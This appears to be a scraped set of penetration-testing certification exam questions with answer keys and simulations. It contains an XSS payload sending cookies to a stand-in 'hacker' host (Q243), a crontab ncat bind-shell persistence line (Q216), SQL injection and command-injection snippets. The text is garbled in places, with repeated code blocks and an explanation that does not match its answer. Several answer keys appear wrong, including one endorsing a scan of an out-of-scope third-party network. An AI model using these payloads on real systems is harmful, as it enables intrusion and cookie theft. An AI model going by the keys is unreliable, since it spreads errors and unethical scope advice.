- D. smbclient //192.168.100.56/web -U " -N

Answer: D

Explanation:

A vulnerability scan is a type of assessment that helps to identify vulnerabilities in a network or system. It scans systems for potential vulnerabilities, misconfigurations, and outdated software. Based on the output from a vulnerability scan, a penetration tester can identify vulnerabilities that may be exploited to gain access to a system. In this scenario, the output from the penetration testing tool shows that 100 hosts contained findings due to improper patch management. This indicates that the vulnerability scan detected vulnerabilities that could have been prevented through proper patch management. Therefore, the most likely test performed by the penetration tester is a vulnerability scan.

NEW QUESTION 169

You are a penetration tester reviewing a client's website through a web browser. INSTRUCTIONS

Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Secure System

← → ↻ <https://comptia.org/login.aspx#viewsource>

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYVYVqa2JmbG11Y3Z2Z2JobGFzZwJmaXVkaGZidmxiambGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2==&name=csrf-token"/>
<select><script>
document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("=")+16) + "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'>" method="post">
<div style="margin-top:200px;margin-bottom:10px,">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px,">
<span style="width:100px,">Name</span>
<input style="width:150px,type="text" name="name" id="name" value="">
<!-- input style="width:150px,type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!--div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

Secure System

← → ↻ <https://comptia.org/login.aspx#viewcookies>

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdtse2ewvqwf4bdcb3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32			
__utmc	36104370	comptia.o...	/	Session	14			
__utmt	1	comptia.o...	/	2017-10-1...	7			
__utmv	36104370. 2=Account%20Type=Not%20Defined=1	comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utm...	comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1508258019.1508266964.81ff34f7...	comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	comptia.o...	/	2017-10-1...	13			

Secure System

← → ↻ <https://comptia.org/login.aspx#remediateource>

```
1 <html>
2 <head>
3 <title>Secure Login </title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGtZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYVYVqa2JmbG11Y3Z2Z2JobGFzZwJmaXVkaGZidmxiambGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2==&name=csrf-token"/>
10 <select><script>
11 document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("=")+16) + "</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do'>" method="post">
15 <div style="margin-top:200px;margin-bottom:10px,">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px,">
19 <span style="width:100px,">Name</span>
20 <input style="width:150px,type="text" name="name" id="name" value="">
21 <!-- input style="width:150px,type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!--div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

Secure System

← → ↻ <https://comptia.org/login.aspx#remediatecookies>

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewwqw4bdcb3v	www.com...	/	Session	41	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmc	36104370	.comptia.o...	/	Session	14	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmv	36104370.j2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utm...	.comptia.o...	/	2018-04-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete



Drag and Drop Options

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Graphical user interface Description automatically generated

NEW QUESTION 170

The following output is from reconnaissance on a public-facing banking website:

```

...
Start 2021-02-02 18:24:59 -->> 192.168.1.66:443 (192.168.1.66) <<--
rDNS (192.168.1.66): centralbankwebservice.local
Service detected: HTTP

Testing protocols via sockets except NPN+ALPN
SSLv2 not offered (OK)
SSLv3 not offered (OK)
TLS 1 offered (deprecated)
TLS 1.1 not offered
TLS 1.2 not offered and downgraded to a weaker protocol
TLS 1.3 not offered and downgraded to a weaker protocol
NPN/SPDY not offered
ALPN/HTTP2 not offered
Testing cipher categories
NULL ciphers (no encryption) not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL) not offered (OK)
LOW: 64 Bit + DES, RC[2,4] (w/o export) offered (NOT ok)
Triple DES Ciphers / IDEA offered
Obsolete CBC ciphers (AES, ARIA etc.) offered
Strong encryption (AEAD ciphers) not offered

Testing robust (perfect) forward secrecy, (P)FS -- omitting Null Authentication/Encryption, 3DES, RC4
No ciphers supporting Forward Secrecy offered

Testing server preferences
Has server cipher order? no (NOT ok)
Negotiated protocol TLSv1
Negotiated cipher AES256-SHA (limited sense as client will pick)
...

```

Based on these results, which of the following attacks is MOST likely to succeed?

- A. A birthday attack on 64-bit ciphers (Sweet32)
- B. An attack that breaks RC4 encryption
- C. An attack on a session ticket extension (Ticketbleed)
- D. A Heartbleed attack

Answer: B

NEW QUESTION 175

A penetration tester conducted an assessment on a web server. The logs from this session show the following:
<http://www.thecompanydomain.com/servicestatus.php?serviceID=892&serviceID=892> ' ; DROP TABLE SERVICES; -
 Which of the following attacks is being attempted?

- A. Clickjacking
- B. Session hijacking
- C. Parameter pollution
- D. Cookie hijacking
- E. Cross-site scripting

Answer: C

NEW QUESTION 178

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```

if(isset ($_POST ['item'])) {
    echo shell_exec ("/http/www/cgi-bin/queryitem ".$_POST ['item']);
}

```

Which of the following combinations of tools would the penetration tester use to exploit this script?

- A. Hydra and crunch
- B. Netcat and cURL
- C. Burp Suite and DIRB
- D. Nmap and OWASP ZAP

Answer: B

NEW QUESTION 179

During an engagement, a penetration tester found the following list of strings inside a file:

```
3af068faa81326ffe6ca48e2ab36a779
48ec2f4f526303a9ded67938e6ce11c6
9493bf035c534197d9810a5e65a10632
C847b4a2e76ec1f9cbbbe30d2046d5e8
ed225542767a810e6fceeef640164b140
cfbe1fdd6e6b0c5c9abd8c947f272ef4
c05cbc5a69bcc91f56a7e0a6c391ad79
9ee3564cbf15421ebabc43dcb67949ad
5a2ad0bcb902e20c4efcf057b01050be
4865a2ed25ed18515b7e97beb2b40346
b0236938a6518fc65b72159687e3a27b
9c96354712595ef2ff96675496d3a464
a5ab3f6c6159b85209ea0c186531a49f
9b38816e791f1400245f4c629a503bc8
d12e624a20d54fd3b34b89ee7169df17
```

Which of the following is the BEST technique to determine the known plaintext of the strings?

- A. Dictionary attack
- B. Rainbow table attack
- C. Brute-force attack
- D. Credential-stuffing attack

Answer: B

NEW QUESTION 183

A customer adds a requirement to the scope of a penetration test that states activities can only occur during normal business hours. Which of the following BEST describes why this would be necessary?

- A. To meet PCI DSS testing requirements
- B. For testing of the customer's SLA with the ISP
- C. Because of concerns regarding bandwidth limitations
- D. To ensure someone is available if something goes wrong

Answer: D

NEW QUESTION 188

PCI DSS requires which of the following as part of the penetration-testing process?

- A. The penetration tester must have cybersecurity certifications.
- B. The network must be segmented.
- C. Only externally facing systems should be tested.
- D. The assessment must be performed during non-working hours.

Answer: B

NEW QUESTION 189

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

INSTRUCTIONS

Analyze the code segments to determine which sections are needed to complete a port scanning script. Drag the appropriate elements into the correct locations to complete the script.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Drag and Drop Options

```
def get_ip(ip):  
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    s.connect((ip, 80))  
    return s.recv(1024)  
  
def get_ip(ip):  
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    s.connect((ip, 80))  
    return s.recv(1024)
```

```
def get_ip(ip):  
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    s.connect((ip, 80))  
    return s.recv(1024)
```

```
def get_ip(ip):  
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    s.connect((ip, 80))  
    return s.recv(1024)
```

```
def get_ip(ip):  
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    s.connect((ip, 80))  
    return s.recv(1024)
```

```
def get_ip(ip):  
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    s.connect((ip, 80))  
    return s.recv(1024)
```

```
def get_ip(ip):  
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    s.connect((ip, 80))  
    return s.recv(1024)
```

```
def get_ip(ip):  
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    s.connect((ip, 80))  
    return s.recv(1024)
```

```
def get_ip(ip):  
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    s.connect((ip, 80))  
    return s.recv(1024)
```

```
def get_ip(ip):  
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    s.connect((ip, 80))  
    return s.recv(1024)
```

Immutable

```
import socket  
import sys
```

```
def get_ip(ip, port):  
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    s.connect((ip, port))
```

```
if __name__ == '__main__':  
    if len(sys.argv) < 2:  
        print("Execution requires a target IP address. Exiting...")  
        exit()
```

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:
A picture containing shape Description automatically generated



A picture containing treemap chart Description automatically generated

```
import socket
import sys

ports = [21,22]

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

Text Description automatically generated

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

Graphical user interface Description automatically generated



NEW QUESTION 191

A penetration tester has been given an assignment to attack a series of targets in the 192.168.1.0/24 range, triggering as few alarms and countermeasures as possible.

Which of the following Nmap scan syntaxes would BEST accomplish this objective?

- A. nmap -sT -vvv -O 192.168.1.2/24 -PO
- B. nmap -sV 192.168.1.2/24 -PO
- C. nmap -sA -v -O 192.168.1.2/24
- D. nmap -sS -O 192.168.1.2/24 -T1

Answer: D

NEW QUESTION 196

Which of the following can be used to store alphanumeric data that can be fed into scripts or programs as input to penetration-testing tools?

- A. Dictionary
- B. Directory
- C. Symlink
- D. Catalog
- E. For-loop

Answer: A

NEW QUESTION 197

A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running. Which of the following would BEST support this task?

- A. Run nmap with the -o, -p22, and -sC options set against the target
- B. Run nmap with the -sV and -p22 options set against the target
- C. Run nmap with the --script vulners option set against the target
- D. Run nmap with the -sA option set against the target

Answer: A

NEW QUESTION 201

A company that develops embedded software for the automobile industry has hired a penetration-testing team to evaluate the security of its products prior to delivery. The penetration-testing team has stated its intent to subcontract to a reverse-engineering team capable of analyzing binaries to develop proof-of-concept exploits. The software company has requested additional background investigations on the reverse-engineering team prior to approval of the subcontract. Which of the following concerns would BEST support the software company's request?

- A. The reverse-engineering team may have a history of selling exploits to third parties.
- B. The reverse-engineering team may use closed-source or other non-public information feeds for its analysis.
- C. The reverse-engineering team may not instill safety protocols sufficient for the automobile industry.
- D. The reverse-engineering team will be given access to source code for analysis.

Answer: A

NEW QUESTION 205

A penetration tester exploited a vulnerability on a server and remotely ran a payload to gain a shell. However, a connection was not established, and no errors were shown on the payload execution. The penetration tester suspected that a network device, like an IPS or next-generation firewall, was dropping the connection. Which of the following payloads are MOST likely to establish a shell successfully?

- A. windows/x64/meterpreter/reverse_tcp
- B. windows/x64/meterpreter/reverse_http
- C. windows/x64/shell_reverse_tcp
- D. windows/x64/powershell_reverse_tcp
- E. windows/x64/meterpreter/reverse_https

Answer: A

Explanation:

A reverse tcp connection is usually used to bypass firewall restrictions on open ports. A firewall usually blocks incoming connections on open ports, but does not block outgoing traffic. windows/meterpreter/reverse_tcp allows you to remotely control the file system, sniff, keylog, hashdump, perform network pivoting, control the webcam and microphone, etc.

NEW QUESTION 210

A penetration tester has been contracted to review wireless security. The tester has deployed a malicious wireless AP that mimics the configuration of the target enterprise WiFi. The penetration tester now wants to try to force nearby wireless stations to connect to the malicious AP. Which of the following steps should the tester take NEXT?

- A. Send deauthentication frames to the stations.
- B. Perform jamming on all 2.4GHz and 5GHz channels.
- C. Set the malicious AP to broadcast within dynamic frequency selection channels.
- D. Modify the malicious AP configuration to not use a pre-shared key.

Answer: A

Explanation:

<https://steemit.com/informatica/@jordiurbina1/tutorial-hacking-wi-fi-wireless-networks-with-wifislax>

NEW QUESTION 213

A penetration tester, who is doing an assessment, discovers an administrator has been exfiltrating proprietary company information. The administrator offers to pay the tester to keep quiet. Which of the following is the BEST action for the tester to take?

- A. Check the scoping document to determine if exfiltration is within scope.
- B. Stop the penetration test.
- C. Escalate the issue.
- D. Include the discovery and interaction in the daily report.

Answer: B

Explanation:

"Another reason to communicate with the customer is to let the customer know if something unexpected arises while doing the pentest, such as if a critical vulnerability is found on a system, a new target system is found that is outside the scope of the penetration test targets, or a security breach is discovered when doing the penetration test. You will need to discuss how to handle such discoveries and who to contact if those events occur. In case of such events, you typically stop the pentest temporarily to discuss the issue with the customer, then resume once a resolution has been determined."

NEW QUESTION 216

A penetration tester was able to gain access successfully to a Windows workstation on a mobile client's laptop. Which of the following can be used to ensure the tester is able to maintain access to the system?

- A. `schtasks /create /sc /ONSTART /tr C:\Temp\WindowsUpdate.exe`
- B. `wmic startup get caption,command`
- C. `crontab -l; echo "@reboot sleep 200 && ncat -lvp 4242 -e /bin/bash" | crontab 2>/dev/null`
- D. `sudo useradd -ou 0 -g 0 user`

Answer: A

NEW QUESTION 218

SIMULATION

Using the output, identify potential attack vectors that should be further investigated.

- Weak Apache Tomcat Credentials
- Null session enumeration
- Weak SMB file permissions
- Webdav file upload
- ARP spoofing
- SNMP enumeration
- Fragmentation attack
- FTP anonymous login

```
NMAP Scan Output

Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

- Pn
- sV
- p 1-1023
- 192.168.2.1-100
- nmap
- nc
- top-ports=100
- top-ports=1000
- hping
- sL
- sU
- O
- 192.168.2.2

```
NMAP Scan Output

Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

```
ports - [21, 22]
{ports => 21:ports => 22}
#!/usr/bin/python
for $PORT in $SPORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))
    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))
    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))
    finally:
        s.close()
export $SPORTS = 21,22
#!/usr/bin/ruby
#!/usr/bin/bash
for port in ports:
```

```
import socket
import sys


def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

Secure System

<https://comptia.org/login.aspx#remediatesource>

```
1 <html>
2 <head>
3 <title>Secure Login</title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHhZm9qdGdoc2Rma2pnaGRzZlhpZGZvaW2aGRmc29pYmp3ZXJndWVydW9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDpYmhoZHNmc291Ymduc395ZGI1Z2Zl
8 bnNkbGltQ2Job3VpYXNpZGZubXM7bGkZmlkaHZsb3NhZGJua2N4dnZ1aW9ia3NqYVVva2JmbG11Y3Z2Z2JqbGFzZWJmaXVkaZGZidmkaamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2h0ZlhlNmZmU1c2hmdWRzZmZoc3U3cndweW9mamRzZmZ2bnVzZm53cnYmYnZlZXJ2" name="csrf-token" />
10 <select><script>
11 document.write("<OPTION value='1'"+document.location.href.substring(document.location.href.indexOf('=')+16)+"<OPTION>");
12 </script></select>
13 <div align="center">
14 <form action=""<script>document.location.href=document.location.href.substring(0,document.location.href.indexOf('=')+16)+"<OPTION>";
15 </script></form>
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;" type="text" name="name" id="name" value="">
21 <input style="width:150px;" type="text" name="name" id="name" value="admin" -->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <input style="width:150px;" type="password" name="Password" id="password" value="password" -->
25 </div>
26 <input type="submit" value="Login"></form>
27 </div>
28 </body>
29 </html>
```



- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

- 1: Null session enumeration Weak SMB file permissions Fragmentation attack
- 2: nmap
- sV
- p 1-1023

NEW QUESTION 220

A compliance-based penetration test is primarily concerned with:

- A. obtaining PII from the protected network.
- B. bypassing protection on edge devices.
- C. determining the efficacy of a specific set of security standards.
- D. obtaining specific information from the protected network.

Answer: C

NEW QUESTION 222

A penetration tester found the following valid URL while doing a manual assessment of a web application: <http://www.example.com/product.php?id=123987>. Which of the following automated tools would be best to use NEXT to try to identify a vulnerability in this URL?

- A. SQLmap
- B. Nessus
- C. Nikto
- D. DirBuster

Answer: B

NEW QUESTION 226

A penetration tester is able to use a command injection vulnerability in a web application to get a reverse shell on a system After running a few commands, the tester runs the following:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Which of the following actions is the penetration tester performing?

- A. Privilege escalation
- B. Upgrading the shell
- C. Writing a script for persistence
- D. Building a bind shell

Answer: B

NEW QUESTION 231

A client wants a security assessment company to perform a penetration test against its hot site. The purpose of the test is to determine the effectiveness of the defenses that protect against disruptions to business continuity. Which of the following is the MOST important action to take before starting this type of

assessment?

- A. Ensure the client has signed the SOW.
- B. Verify the client has granted network access to the hot site.
- C. Determine if the failover environment relies on resources not owned by the client.
- D. Establish communication and escalation procedures with the client.

Answer: A

NEW QUESTION 233

A penetration tester is reviewing the following SOW prior to engaging with a client:

"Network diagrams, logical and physical asset inventory, and employees' names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client's Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner."

Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

- A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection
- B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement
- C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client's senior leadership team
- D. Seeking help with the engagement in underground hacker forums by sharing the client's public IP address
- E. Using a software-based erase tool to wipe the client's findings from the penetration tester's laptop
- F. Retaining the SOW within the penetration tester's company for future use so the sales team can plan future engagements

Answer: CD

NEW QUESTION 235

A penetration tester has completed an analysis of the various software products produced by the company under assessment. The tester found that over the past several years the company has been including vulnerable third-party modules in multiple products, even though the quality of the organic code being developed is very good. Which of the following recommendations should the penetration tester include in the report?

- A. Add a dependency checker into the tool chain.
- B. Perform routine static and dynamic analysis of committed code.
- C. Validate API security settings before deployment.
- D. Perform fuzz testing of compiled binaries.

Answer: A

NEW QUESTION 237

A penetration tester downloaded a Java application file from a compromised web server and identifies how to invoke it by looking at the following log:

```
17:34:23 - F - Info: New connection established :8443
17:34:23 - F - User: bmarney
17:34:23 - F - PW length 15
17:34:23 - F - login exec (/www/app/jre/bin/java -cp ./commapp.jar approval 192.168.0.1 bmarney
17:34:23 - F - login rc:0
```

Which of the following is the order of steps the penetration tester needs to follow to validate whether the Java application uses encryption over sockets?

- A. Run an application vulnerability scan and then identify the TCP ports used by the application.
- B. Run the application attached to a debugger and then review the application's log.
- C. Disassemble the binary code and then identify the break points.
- D. Start a packet capture with Wireshark and then run the application.

Answer: D

NEW QUESTION 238

A penetration tester has gained access to a network device that has a previously unknown IP range on an interface. Further research determines this is an always-on VPN tunnel to a third-party supplier.

Which of the following is the BEST action for the penetration tester to take?

- A. Utilize the tunnel as a means of pivoting to other internal devices.
- B. Disregard the IP range, as it is out of scope.
- C. Stop the assessment and inform the emergency contact.
- D. Scan the IP range for additional systems to exploit.

Answer: D

NEW QUESTION 241

A software development team is concerned that a new product's 64-bit Windows binaries can be deconstructed to the underlying code. Which of the following tools can a penetration tester utilize to help the team gauge what an attacker might see in the binaries?

- A. Immunity Debugger
- B. OllyDbg
- C. GDB
- D. Drozer

Answer: B

NEW QUESTION 243

Given the following code:

```
<SCRIPT>var+img=new+Image();img.src="http://hacker/%20+%20document.cookie;</SCRIPT>
```

Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)

- A. Web-application firewall
- B. Parameterized queries
- C. Output encoding
- D. Session tokens
- E. Input validation
- F. Base64 encoding

Answer: CE

Explanation:

Encoding (commonly called "Output Encoding") involves translating special characters into some different but equivalent form that is no longer dangerous in the target interpreter, for example translating the < character into the < string when writing to an HTML page.

NEW QUESTION 245

A penetration tester discovers that a web server within the scope of the engagement has already been compromised with a backdoor. Which of the following should the penetration tester do NEXT?

- A. Forensically acquire the backdoor Trojan and perform attribution
- B. Utilize the backdoor in support of the engagement
- C. Continue the engagement and include the backdoor finding in the final report
- D. Inform the customer immediately about the backdoor

Answer: D

NEW QUESTION 246

A penetration tester has established an on-path attack position and must now specially craft a DNS query response to be sent back to a target host. Which of the following utilities would BEST support this objective?

- A. Socat
- B. tcpdump
- C. Scapy
- D. dig

Answer: C

Explanation:

<https://thepacketgeek.com/scapy/building-network-tools/part-09/>

NEW QUESTION 247

Which of the following BEST describes why a client would hold a lessons-learned meeting with the penetration-testing team?

- A. To provide feedback on the report structure and recommend improvements
